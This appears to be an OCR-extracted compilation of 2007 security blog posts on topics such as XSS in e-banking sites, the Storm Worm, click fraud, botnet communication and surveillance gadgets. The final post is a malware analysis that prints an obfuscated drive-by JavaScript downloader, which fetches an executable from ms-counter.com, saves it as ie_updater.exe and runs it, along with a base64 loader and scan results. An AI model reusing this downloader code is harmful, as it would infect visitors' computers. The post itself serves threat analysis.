government's ability to protect them – what I anticipate next are articles on how terrorists take control over the

trains. I'm very interested in who's having acccess to the company's feature, and most importantly to what extend

are they outsourcing, or was it an insider that used someone else's terminal to send the message? Here's a related

post on the interest of various governments into developing an [4]SMS disaster alert and warning systems and the

related security/impersonation problems to consider.

1. http://www.zdnet.com.au/news/security/soa/Connex_SMS_hacking_under_probe/0,130061744,339273819,00.htm

2. http://connexwhinger.blogspot.com/2007/02/who-hacked-pdp-11s.html

3. http://theeid.dgreetings.com/eid-ul-fitr-traditions/

4. http://ddanchev.blogspot.com/2006/09/vulnerabilities-in-emergency-sms.html

XSS Vulnerabilities in E-banking Sites (2007-02-27 16:14)

The other day I came across to this summary with direct examples of various [1]XSS vulnerabilities at E-banking sites, and I wonder why the results still haven’t gotten the necessary attention from the affected parties :

" First of all you should realize, that this is not the first time, that we are doing such a website. The last time we hit a vast number of sites, mostly german banks. We have shown, that those sites, that should be most secure are

not! Many visitors saw the site and also the banks seemed quite upset, nevertheless they fixed the problems, that

we pointed at. You can check out the archive at: [2][English version] and [3][German version] . This project has been

done as a direct reaction to the poll done in austria not long ago and which was reported at [4][this article] from

Heise. For the english readers of you, this article basically says, that 9 of 10 people using online banking in austria trust the security, that their banks offer. "

The best phishing attack at least from a technical perspective is the one that’s using a vulnerability in the targeted’s

brand site to further improve its truthfulness, and believe it or not, certain phishing attacks are actually

loading images directly from the victim’s sites instead of coming up with the phish creative on their own.

1. http://baseportal.com/baseportal/phishmarkt/at

2. http://baseportal.com/baseportal/phishmarkt/en

3. http://baseportal.com/baseportal/phishmarkt/de

4. http://www.heise.de/security/news/meldung/83796

122

Credit Card Data Cloning Tactic (2007-02-27 17:32)

First of all, she’s too cute for someone to even have the slightest suspicion, and to be honest the posers paying their coffee with a credit card deserve it – it leaves them without the opportunity to leave a change at least that’s what

they’ve thought.

[EMBED]

123

Storm Worm Switching Propagation Vectors (2007-02-28 16:40)

The storm [1]started with mass mailings, then the malware switched to [2]IM propagation, and now the [3]infected

PCs are further spreading through blog and forum posts :

" But the twist comes when these people later post blogs or bulletin board notices. The software will insert

into each of their postings a link to a malicious Web site, said Alperovitch, who rates the threat as "high." We haven’t seen the Web channel used before," he said. "In the past, we’ve seen malicious links distributed to people in a user’s address book and made to look like it’s an instant message coming from them. "

The smart thing is that compared to situations where malware authors have to figure how to bypass the forum’s [4]CAPTCHA or [5]mass spam and generate new blogs, in this case the (infected) end user is authenticating

both himself and the malware. Here are some [6]malware stats on social networking sites worth going through as

well.

UPDATE : Symantec has [7]a nice analysis with some screenshots of this variant.

1. http://ddanchev.blogspot.com/2007/01/social-engineering-and-malware.html

2. http://www.eweek.com/article2/0,1759,2095572,00.asp?kc=EWRSS03129TX1K0000614

3. http://news.com.com/Storm+Worm+variant+targets+blogs%2C+bulletin+boards/2100-7349_3-6162623.html

4. http://ddanchev.blogspot.com/2006/08/but-of-course-its-pleasant-transaction.html

5. http://ddanchev.blogspot.com/2006/11/blogosphere-and-splogs.html

6. http://ddanchev.blogspot.com/2006/08/malware-statistics-on-social.html

7. http://www.symantec.com/enterprise/security_response/weblog/2007/02/mespam_infecting_web_20_with_l.html

Social Engineering the Old Media (2007-02-28 16:56)

While the [1]Rules of the Thirds are partly in place, the floating fragnance and his depressed look provide some clues.

[2]The story is very interesting though as it has happened before. As Tim Nudd comments on Adfreak :

" In Switzerland, it doesn’t take much to be in a Gucci ad campaign. You photograph yourself naked, add a perfume bottle and the Gucci logo, send it to a weekly paper, and have them bill Gucci directly for the $50,000.

[3]They’ll fall for it every time . "

How it could have been prevented? Coordinating the campaign with local Gucci representatives, ensuring payment is processed before the ad is featured, or let’s just say look at his face to figure out he’s anything but a professional model.

1. http://www.aea1.k12.ia.us/lois/ruleofthirds.html

2. http://adweek.blogs.com/adfreak/2007/02/swiss_paper_pub.html

3. http://www.editorandpublisher.com/eandp/news/article_display.jsp?vnu_content_id=1003551020

2.3

March

AdSense Click Fraud Rates (2007-03-01 17:02)

Google’s single most profitable revenue generation source AdSense has always been under fire for click fraud and most importantly the company’s been under public scrutiny for better communicating their efforts on fighting the problem. Third party companies emerged and started filling the niche by coming up with click fraud analytics software so that Google’s major customers, even the small to mid-size business could take advantage of an automated way to analyze click anomalies. But how prelevant is the problem really? Should the discussion always orbit around Google’s efforts, to its customers’ vigilance and education on detecting click fraud, or should it shift to improving the communication between all participants, namely Google, its customers and the click auditing companies?

According to [1]the most recent click fraud rate from Google - click fraud is only 0.002 % of all clicks. Danny

Sullivan has an in-depth analysis of the topic, emphasizing on the importance of detected click fraud rates :

" Finally, we have a click fraud rate [2]from Google itself : less than 0.02 percent of all clicks slip past its filters and are caught after advertisers request reviews. That low figure is sure to bring out the critics who will

disagree. Below, more about how Google comes up with the figure plus some click fraud fighting initiatives it plans

to implement later this year.Why release this figure now, when many have wanted it for literally years?

"We’ve been working to be more transparent and informative on the issues related to click fraud. Recently, this

metric has been something advertisers have specifically asked for and we agree that is useful in describing the scope

of the problem. Further, it is something we measure and use to monitor the performance of our click fraud detection

systems," said Shuman Ghosemajumder, business product manager for trust & safety at Google. "

During [3]July, 2006 Google commissioned [4]a third-part analysis of their efforts to fight click fraud you will definitely find informative, and here’s [5]another research taking the discussion beyond the typical botnets and human clickers

perspective. There are also [6]false click fraud positives to keep in mind as shown in this analysis.

Stats courtesy of [7]Clickfraudindex who by the way [8]started blogging recently.

1. http://searchengineland.com/070301-000001.php

2. http://adwords.blogspot.com/2007/02/invalid-clicks-googles-overall-numbers.html

3. http://ddanchev.blogspot.com/2006/07/latest-report-on-click-fraud.html

4. http://googleblog.blogspot.com/pdf/Tuzhilin_Report.pdf

5. http://www.indiana.edu/%7Ephishing/papers/gandhim.pdf

6. http://www.google.com/adwords/ReportonThird-PartyClickFraudAuditing.pdf

127

7. http://www.clickfraudindex.com/

8. http://www.cfnblog.com/

128

Real Time Censored URL Check in China (2007-03-02 17:20)

While the original initiative for [1]a real-time URL censorship check in China was originally realized as a project by Jonathan Zittrain and Benjamin Edelman couple of years ago, it’s great to see someone continued what they’ve

started and came up with the [2]GreatFirewallofChina.org :

" Aim of this website is to be a watchdog and keep track of which and how many or how many times sites are

censored. Help to keep the censorship transparent. Each blocked website will automatically be added to the great firewall on the homepage. "

What you should keep in mind is that despite of the capability for URL checking, from a technical perspective the[3] censorship in China is much more sophisticated. Realizing that URLs themselves can be obfuscated, proxies and many other alternatives such as TOR for instance used, dynamic page content scanning for [4]subversive keywords and the same technique used for [5]sms messages is what I have in mind. For instance, according to the GreatFirewallofChina, blogspot.com is not blocked in the country, which doesn’t mean a Taiwan independence related blog’s content wouldn’t get filtered. Moreover, it’s perhaps even more disturbing to see various search results from a Chinese user’s perspective, than figuring out whether an URL is blocked or not only. Here are two [6]great screenshots confirming the [7]twisted reality, and a recent summary of [8]situation in China.

It would be great to see how this project evolves and starts taking presenting the results by confirming whether or not an URL is blocked in [9]all of the countries on the [10]world’s censorship map, or ever better, start feeding local search engines with possibly censored keywords, summarize the results and emphasize on the big picture.

1. http://cyber.law.harvard.edu/filtering/china/test/index.asp

2. http://www.greatfirewallofchina.org/

3. http://del.icio.us/DDanchev/Censorship

4. http://ddanchev.blogspot.com/2006/08/chinas-internet-censorship-report-2006.html

5. http://ddanchev.blogspot.com/2006/07/chinas-interest-of-censoring-mobile.html

6. http://blog.outer-court.com/files/google-images-censorship.jpg

7. http://blog.outer-court.com/files/google-images-censorship-china.jpg

8. http://ddanchev.blogspot.com/2007/02/censorship-in-china-open-letter.html

9. http://www.rsf.org/24h/map.php

10. http://www.opennet.net/map/index2.html

Botnet Communication Platforms (2007-03-07 11:24)

Botnets, or the automated exploitation and management of malware infected PCs is perhaps the most popular and efficient cyber threat the Internet faces these days. Whether you define it as the war on bandwidth or who’s commanding the largest infected population, this simple distributed hosts management problem is continuing to evolve in order for the botnet masters to remain undetected for as long as possible. On the other hand, the growing

Internet population combined with the lack of awareness of the "just got a PC for Christmas" users, and IPv4’s well known susceptability to IP spoofing compared to IPv6, always make the concept an interesting one to follow.

Despite that at the beginning of 2006, I pointed out on how [1]malware related documentation and howtos

turned into open source code resulting in [2]a flood of malware variants, thus lowering the entry barries for a novice malware copycats, a week ago I located a very throughout document on various botnet communication platforms

and I’m sure its author wouldn’t mind me reposting the fancy graphs and commenting on them.

I

RC based Botnet Communications

Nothing ground breaking in this one besides the various advices on stripping the IRCd, creating own network of IRC

servers compared to using public ones, and on the importance of distributed secrecy of the botnet participants’ IPs,

namely each bot would never know the exact number or location of all servers and bots.

HTTP Botnet Communications

The possiblities with PHP and MySQL in respect to flexibility of the statistics, layered encryption and tunneling, and most importantly, decentralizing the command even improving authentication with port knocking are countless. Besides, with all the buzz of botnets continuing to use IRC, it’s a rather logical move for botnet masters to shift to other platforms, where communicating in between HTTP’s noise improves their chance of remaining undetected. Rather ironic, the author warns of possible SQL injection vulnerabilities in the botnet’s command panel.

ICQ Botnet Communications

Perhaps among the main reasons to repost these graphs was the ICQ communication platform which I’ll leave up to you to figure out. As a major weakness is listed the reliance on icq.com, but as we’ve already seen cases of botnets obtaining their commands by visiting an IRC channel and processing its topic, in this case it’s ICQ WhiteLists getting the attention.

Related comments on the programming "know-how" discussed will follow. [3]Know your Enemy!

1. http://www.linuxsecurity.com/docs/malware-trends.pdf

2. http://ddanchev.blogspot.com/2006/08/malware-bot-families-technology-and.html

3. http://www.honeynet.org/papers/kye.html

133

Death is Just an Upgrade (2007-03-07 12:21)

Started as a project to digitally mimic 100 % a human’s behaviour, the [1]Virtual Soldier research program is getting more funding to [2]accomplish its mission, and go beyond :

" In particular, the contract calls for the VSR team to further develop their "Predictive Dynamics" tools for use in calculating human motion in a military environment. Invented by VSR researchers, the field of Predictive Dynamics already has made a significant impact on the field of human motion simulation by making it possible – for the first time ever – to calculate the walking and running involved in human gait when given such variables as human body size, strength, weight, load-carrying abilities and clothing effects. "

Next, Santos will find himself exposed to radiation, blown up on pieces, getting hit by a truck, or pretty much anything that you would never get the chance to – legally – expose a living human to, for testing purposes.

1. http://www.digital-humans.org/

2. http://www.press-citizen.com/apps/pbcs.dll/article?AID=/20070228/NEWS01/70228006/1079

134

USB Surveillance Sticks (2007-03-07 12:34)

Despite the ongoing awareness built among enterprises and end users on the risks posed by removable media, there

are vendors offering various surveillance solutions over an USB stick. Some are handy, others contradictive. And

while [1]RFID tags are getting smaller than a crop of rice, here are three surveillance solutions to keep in mind right next to the notorious [2]KeyGhost hardware keylogger.

[3]SnoopStick

An

example of malware on demand at $59.95 which comes with lots of features as well as automatic updates :

" The SnoopStick monitoring components are completely hidden, and there are no telltale signs that the computer is being monitored. You can

then unplug the SnoopStick and take it with you anywhere you go. No bigger than your thumb and less than 1/4"

thick, you can carry it in your pocket, purse, or on your keychain. Any time you want to see what web sites your kids or employees are visiting, who they are chatting with, and what they are chatting about, simply plug in your SnoopStick

to any Windows based computer with an Internet connection and a USB port. SnoopStick will automatically connect

to the target computer. "

[4]TrackStick

Portable GPS surveillance with historical routes that look simply amazing when applied at Google Earth :

" The Track Stick will work anywhere on the planet Earth. Using the latest in GPS mapping technologies, your exact location can be shown on graphical maps and 3D satellite images. The Track Stick’s micro computer contains special

mathematical algorithms, that can calculate how long you have been indoors. While visiting family, friends or even

shopping, the Track Stick can accurately time and map each and every place you have been. "

[5] GadgetTrack

An interoperable surveillance solution supposed to assist you in case your iPod or even PSP get stolen, all you have

to do is infect your device and prey there’s Internet connectivity at a later stage. Tracking your stolen devices is one thing, getting them back is completely another :

" What if your device could phone home? Well now it can. With our patent-pending GadgetTrak™ system,

you simply register your device and install our agent files on your device. If your device is missing or stolen, you log into your account and flag the device as lost or stolen. The next time the device is accessed it will attempt to contact us and provide data regarding the system it is plugged into. "

1. http://ddanchev.blogspot.com/2007/02/rfid-tracking-miniaturization.html

2. http://www.keyghost.com/

3. http://www.snoopstick.com/

4. http://www.trackstick.com/index.html

5. http://www.gadgettheft.com/

136

Documentary on ECHELON - The Spy System (2007-03-07 22:11)

Remember [1]ECHELON? The über-secretive worldwide intelligence sharing network that various activists once tried

to poison by [2]generating fake suspicious traffic using [3]predefined keywords? Well, the system is still operating,

and with the lack of transparency in the participating country’s use and abuse of the technology, all we need is an EU

alternative competing with the original.

Watch this excellent half an hour long documentary and find out : " What exactly is Echelon? How can it invade privacy, yet protect liberty? How did this billion-dollar system miss the September 11th attacks? In a riveting

hour, we uncover the mysterious, covert world of NSA’s electronic espionage. "

[EMBED]

1. http://www.fas.org/irp/program/process/echelon.htm

2. http://www.bugbrother.com/echelon/spookwordsgenerator.html

3. http://www.jamechelon.org/keywords.htm

Distributed Computing with Malware (2007-03-08 14:40)

[1]Distributed computing with malware infected PCs is nothing new as a concept, it’s just the lack of botnet master’s

desire to contribute processing power for anything socially oriented. That’s until late last month, when members of

[2]Berkeley’s BOINC project noticed a project that was suspiciously becoming popular and found out that malware

[3]infected PCs had the BOINC client installed to participate in it :

" It recently came to the attention of boinc staff that a multi-project cruncher called Wate who occupied a

very high position in the boinc and project stats had reached this exalted position by dishonest means.

In early June 2006 he appears to to have released onto the internet a link purporting to provide Windows updates

including now for Vista. Some 1500 members of the public worldwide downloaded these ’updates’ which in fact consisted of a trojan application that downloaded boinc.exe and attached the person’s computer to Wate’s account,

giving him the subsequent fraudulent credits.

About 90 % of the people affected appear to have uninstalled or disabled the unwanted boinc installation, but some

compromised computers are still running and crashing climate models. Boinc and project staff have no means of

contacting the owners of these computers. "

If only would botnet masters take this note seriously, I’m sure we’ll see certain networks controlling the top

10 positions at the BOINC project. A war on bandwidth or CPU power?

1. http://users.tkk.fi/%7Elauronen/works/hakkeri_2003.pdf

2. http://boinc.berkeley.edu/chart_list.php

3. http://climateapps2.oucs.ox.ac.uk/cpdnboinc/forum_thread.php?id=5314

138

Steganography Applications Hash Set (2007-03-08 14:56)

Did you know that there are over [1]600 applications capable of using steganography to hide data? Me neither, but here’s a company that’s innovating in the field of detecting such ongoing communication :

" Backbone Security’s Steganography Analysis and Research Center (SARC) is pleased to announce the release

of version 3.0 of SAFDB. With the fingerprints, or hash values, of every file artifact associated with 625 steganography applications, SAFDB is the world’s largest commercially available hash set exclusive to digital steganography and

other information hiding applications. The database is used by Federal, state and local law enforcement; intelligence

community; and private sector computer forensic examiners to detect the presence or use of steganography and

extract hidden information.

Version 3.0 contains hash values for each file artifact associated with the 625 steganography applications computed

with the CRC-32, MD5, SHA-1, SHA-224, SHA-256, SHA-384, and SHA-512 algorithms.

A free extract of SAFDB with MD5 hashes only is available to qualifying law enforcement, government, and intelligence

agency computer forensic examiners. " Chart courtesy of [2]Huaiqing Wang and Shuozhong Wang. And here’s a

[3]related post.

1. http://www.sarc-wv.com/news/safdb30.aspx

2. http://acmqueue.com/modules.php?name=Content&pa=showpage&pid=241

3. http://ddanchev.blogspot.com/2006/08/steganography-and-cyber-terrorism.html

UK Telecoms Lack of Web Site Privacy (2007-03-08 15:07)

When the U.S and Canada are the benchmark it’s logical to conclude the U.K gets poor ratings as web site privacy especially in the commercial sector is something [1]the U.S and Canada tackled a long time ago. Taking the pragmatic perspective, does it really matter in times when government officials abuse commercially aggregated data, one they cannot legally obtain by themesleves, and so they ought to perform as paper-tigers to access it? Here’s [2]an interesting analysis :

" The U.K. industry, however, performed much worse in privacy. Telecom firms, especially in the U.K., ask for more personal data than companies in other industries. This data is often unconnected to the request being made by the customer.

U.K. sites are generally unclear about data sharing practices, with 23 per cent judged to be explicit compared to 69 per cent in the U.S. Clarity in this area has made steady gains in the U.S. in the past 12 months, but the U.K. has shown no significant change.

It is not only clarity that fails in the U.K., but also the actual practices in place. Eleven of the 13 sites routinely share personal data with other internal groups, business partners or third parties without explicit permission. This compared poorly with the U.S., where 40 per cent share in the same way. The best performing site with regards to privacy in the U.K. was O2.

"

Moreover, [3]the U.K realizing its ongoing negative PR across the globe in respect to the [4]CCTV surveillance myopia, they've released a report claiming [5]Italy's COMINT is worse than their (walking) CCTV surveillance efforts. [6]To

publish a privacy policy or not to publish a privacy policy? That "used to be" the question.

1. http://ddanchev.blogspot.com/2006/01/never-ending-cookie-debate.html

2. http://www.cellular-news.com/story/22437.php

3. http://ddanchev.blogspot.com/2006/11/londons-police-experimenting-with-head.html

4. http://ddanchev.blogspot.com/2007/01/eyes-in-londons-sky-surveillance-poster.html

5. http://www.official-documents.gov.uk/document/hc0607/hc03/0315/0315.pdf

6. http://ddanchev.blogspot.com/2006/11/to-publish-privacy-policy-or-not-to.html

Armed Land Robots (2007-03-09 23:45)

[1]

After seeking to [2]dominate the air, it’s time defense contractors turn back to innovating on the ground,

especially when we speak of armed and remotely controlled robots. Crucial for both, reconnaissance and guerilla

warfare situations, movement flexibity as well as payload capacity is what adds more value to these robots. An Israeli based defense contractor [3]Elbit Systems recently introduced The Viper :

" The Viper, which is about a foot long and weigh approximately five pounds, is powered by a special electri-

cal engine and operated by remote control or according to a program implanted in its ’brain’ in advance. It is capable of climbing stairs, getting past obstacles and at the same time checks what is going on around it by means of a system of sensors. Equipped with a special nine-millimeter caliber Uzi machine gun, on which a laser pointer has been

installed. The Viper is carried to the battlefield by a soldier on his back in a special carrier. When it is necessary to infiltrate a building safely where, for example, armed terrorists are hiding, the soldier lowers it to the ground, turns it on and from that moment controls it from a distance. "

I’m very interested in the possibility for a 360 degree view, it’s noise generation level, the variety of terrains

its supports, and most importantly - would it put itself back on its "feet" if it inevitably turns upside down. See, you wouldn’t want your pricey attack toy acting like a cheap remotely controlled car toy, would you? Engadget has [4]a

photo of Viper.

Here’s a recommended article on [5]the history of armed aerial UAVs, as well as a recent story on [6]beam

energy weapons, [7]the vomit beam in this case.

1. http://photos1.blogger.com/blogger/1933/1779/200/armed_robots.jpg

2.

http://www.google.com/url?sa=t&ct=res&cd=1&url=http%3A%2F%2Fddanchev.blogspot.com%2F2007%2F02%2Fattack-of

-biting-uavs.html&ei=hOXxRaTJDI2UnQPjqr3bDA&usg=__fF-Jd

3. http://www.israel21c.org/bin/en.jsp?enDispWho=InThePress&enPage=BlankPage&enDisplay=view&enDispWhat=Zone&en

Zone=InThePress&Date=03/08/07

4. http://www.engadget.com/2007/03/09/elbit-systems-unveils-viper-hunter-killer-robot/

5. http://www.defense-update.com/features/du-1-07/feature_armedUAVs.htm

6. http://airbornecombatengineer.typepad.com/airborne_combat_engineer/2007/03/imbalancevomit_.html

7. http://blog.wired.com/defense/2007/03/navy_researchin.html

141

U.K’s Latest Military Satellite System (2007-03-10 00:04)

The U.K military is about to upgrade their [1]Skynet 4 satellite system to Skynet 5 :

" Four steerable antennas give it the ability to focus bandwidth on to particular locations where it is most needed - where British forces are engaged in operations.

Its technologies have also been designed to resist any interference - attempts to disable or take control of the spacecraft - and any efforts to eavesdrop on sensitive communications.

An advanced receive antenna allows the spacecraft to selectively listen to signals and filter out attempts to "jam" it. "

Among the many features the new system introduces, two are worth mentioning - it’s targeted bandwidth capability where it’s needed and the sort of DENY:ALL upgraded receive antenna to avoid jamming. Now pray China won’t take it down, or let [2]the debris (conveniently) take care of the rest – so vulnerable it makes you want to establish a space warfare code of conduct.

1. http://news.bbc.co.uk/1/hi/sci/tech/6434773.stm

2. http://www.defensetech.org/archives/003189.html

142

Envy These Women Please (2007-03-10 00:20)

Differentiating from the usual Most Powerful Women list, Forbes did a little niching to come up with a[1] slideshow

of women billionaires they envy most :

" Imagine for a moment what it would be like to be a billionaire. No more picking up after the kids, doing

dishes, worrying about how much a dress costs or pinching pennies to save for an amazing vacation. For the women

on *Forbes* ' new list of the world's billionaires, that dream is a reality. But it's not just their 10-figure fortunes that make us envious. Some of these women are famous; some wield enormous power; some have fascinating careers.

Some have all three. "

Is it just me, or inherited wealth is boring right from the very beginning? The emergence of the spoon people,

or so they say – "[2]Spoon feeding in the long run teaches us nothing but the shape of the spoon" Edward Morgan Forster . A week ago I participated in a discussion about power, most importantly one trying to define power and

we ended up with several states of power - positional power, the C-level executives, expertise power, or the revenge of the underestimated walking case studies, and networking power. It’s all [3]a cyclical process like pretty much

anything in life.


1.

http://www.forbes.com/home/billionaires/2007/03/06/women-billionaires-rich_07billionaires_cz_lk_0308women

_slide.html

2. http://www.quoteworld.org/quotes/4863

3. http://www.oldielyrics.com/lyrics/frank_sinatra/thats_life.html



```
(a, 'Shell.Application');if (b) {if (Go(a)) break;}}catch(e){}}i++;}
</script><script language="JavaScript"> var xxl='xxl';var xxs=1;var
obj_RDS = document.createElement('object'); xxs=xxs+1;obj_RDS.setAttribute
('id','obj_RDS'); xxl=xxl+'sad';obj_RDS.setAttribute
('classid','clsid:BD9'+'6C556-65A3-'+'11D0-983A'+'-00C04F'+'C29E36');
xxl=xxl+'sdfad';var is__obj_adodb = 0; xxs=xxs-43;try { var obj_adodb =
obj_RDS.CreateObject("adod"+"b.stre"+"am",""); is__obj_adodb = 1; } catch
(e){} if (is__obj_adodb != 1) { xxl=xxl+'sdfad';try { var obj_adodb = new
ActiveXObject("adod"+"b.stream"); is__obj_adodb = 1; } catch(e){} } if
(is__obj_adodb == 1) { try { xxs=xxs-43;var obj_ShellApp =
obj_RDS.CreateObject("Shell.Application",""); var obj_msxml2 = new
ActiveXObject("msxml2.XMLHTTP"); obj_msxml2.open("GET","http://ms-
count"+"er.com/ms"+"-counte"+"r/loa"+"d.php",false); obj_msxml2.send();
obj_adodb.type = 1; xxs=xxs-43;obj_adodb.open(); obj_adodb.Write
(obj_msxml2.responseBody); var fn = "C:\\"+"ie_"+"upda"+"ter.exe"; xxs=xxs-
43;obj_adodb.SaveToFile(fn,2); obj_adodb.close(); obj_ShellApp.ShellExecute
(fn); } catch(e){} } </script><html
```

Shots from the Malicious Wild West - Sample One (2007-03-10 18:16)

Come to daddy. At _ http://www.ms-counter.com we have an URL spreading malware through redirectors and the

natural javascript obfuscation :

Input URL : _http://www.ms-counter.com/ms-counter/ms-counter.php?t=45

Effective URL : _http://www.ms-counter.com/ms-counter/ms-counter.php?t=45

Responding IP : 81.95.148.10

Name Lookup Time : 0.300643

Total Retrieval Time : 0.887313

Download Speed : 9878

Then we get the following :


```
var keyStr =
"ABCDEFGHIJKLMNO"+"PQRSTUVWXYZabcdefghijk"+"lmnop
qrstuvwx"

+"yz0123456789+/="; function decode64(input) { var
output = ""; var chr2, chr3,

chr1; var enc4, enc2, enc1, enc3; var i = 0; input =
input.replace(/[^A-Za-z0-9\

+\/\=]/g, ""); do { enc1 = keyStr.indexOf(input.charAt(i++));
enc2 = keyStr.index

Of(input.charAt(i++)); enc3 =
keyStr.indexOf(input.charAt(i++)); enc4 = keyStr.

indexOf(input.charAt(i++)); chr1 = (enc1 <<>> 4); chr2 =
((enc2 & 15)

<<>> 2); chr3 = ((enc3 & 3) << 6) | enc4; output = output
+ String.from
```

```
CharCode(chr1); if (enc3 != 64) { output = output +
String.fromCharCode(chr2); }

if (enc4 != 64) { output = output +
String.fromCharCode(chr3); } } while

(i < input.length); return output; }
document.write(decode64("IDxhcHBsZXQgYXJjaGl2ZT0ibXMt
Y291bnRlci5q

YXIiIGNvZGU9IkJhYWFhQmFhLmNsYXNzIiB3aWR0aD0xIGhla
WdodD

0xPjxwYXJhbSBuYW1lPSJ1cmwiIHZhbHVlPSJodHRwOi8vbXMt
Y291b

nRlci5jb20vbXMtY291bnRlci9sb2FkLnBocCI+PC9hcHBsZXQ
+PHNjcml

wdCBsYW5ndWFnZT0nam ETC. ETC. ETC.
```

Deobfuscating the javascript we get to see where the binary is :

```
Input URL : _http://ms-counter.com/mscounter/load.php

Effective URL : _http://ms-counter.com/mscounter/load.php

Responding IP : 81.95.148.10

Name Lookup Time : 0.211247

Total Retrieval Time : 1.065943

Download Speed : 12898
```

```
Server Response :

HTTP/1.1 200 OK

Date: Sat, 10 Mar 2007 00:49:27 GMT

Server: Apache

X-Powered-By: PHP/4.4.4

Content-Disposition: attachment; filename="codecs.exe"

Connection: close

Transfer-Encoding: chunked

Content-Type: application/exe

File info :

File size: 13749 bytes

MD5: f0778c52e26afde81dffcd5c67f1c275

SHA1: d61c6c17b78db28788f9a89c12b182a2b1744484
```




AntiVir	7.3.1.41	03.09.2007	TR/Delphi.Downloader.Gen
Authentium	4.93.8	03.09.2007	Possibly a new variant of W32/new-malware!Maximus
Avast	4.7.936.0	03.09.2007	no virus found
AVG	7.5.0.447	03.09.2007	Downloader.Generic3.VNC
BitDefender	7.2	03.10.2007	Generic.Malware.Sdld.C704C628
CAT-QuickHeal	9.00	03.09.2007	(Suspicious) - DNAScan
ClamAV	devel-20060426	03.10.2007	no virus found
DrWeb	4.33	03.09.2007	DLOADER.Trojan
eSafe	7.0.14.0	03.08.2007	suspicious Trojan/Worm
eTrust-Vet	30.6.3467	03.09.2007	no virus found
Ewido	4.0	03.09.2007	no virus found
FileAdvisor	1	03.10.2007	no virus found
Fortinet	2.85.0.0	03.09.2007	W32/Delf.FHG!tr
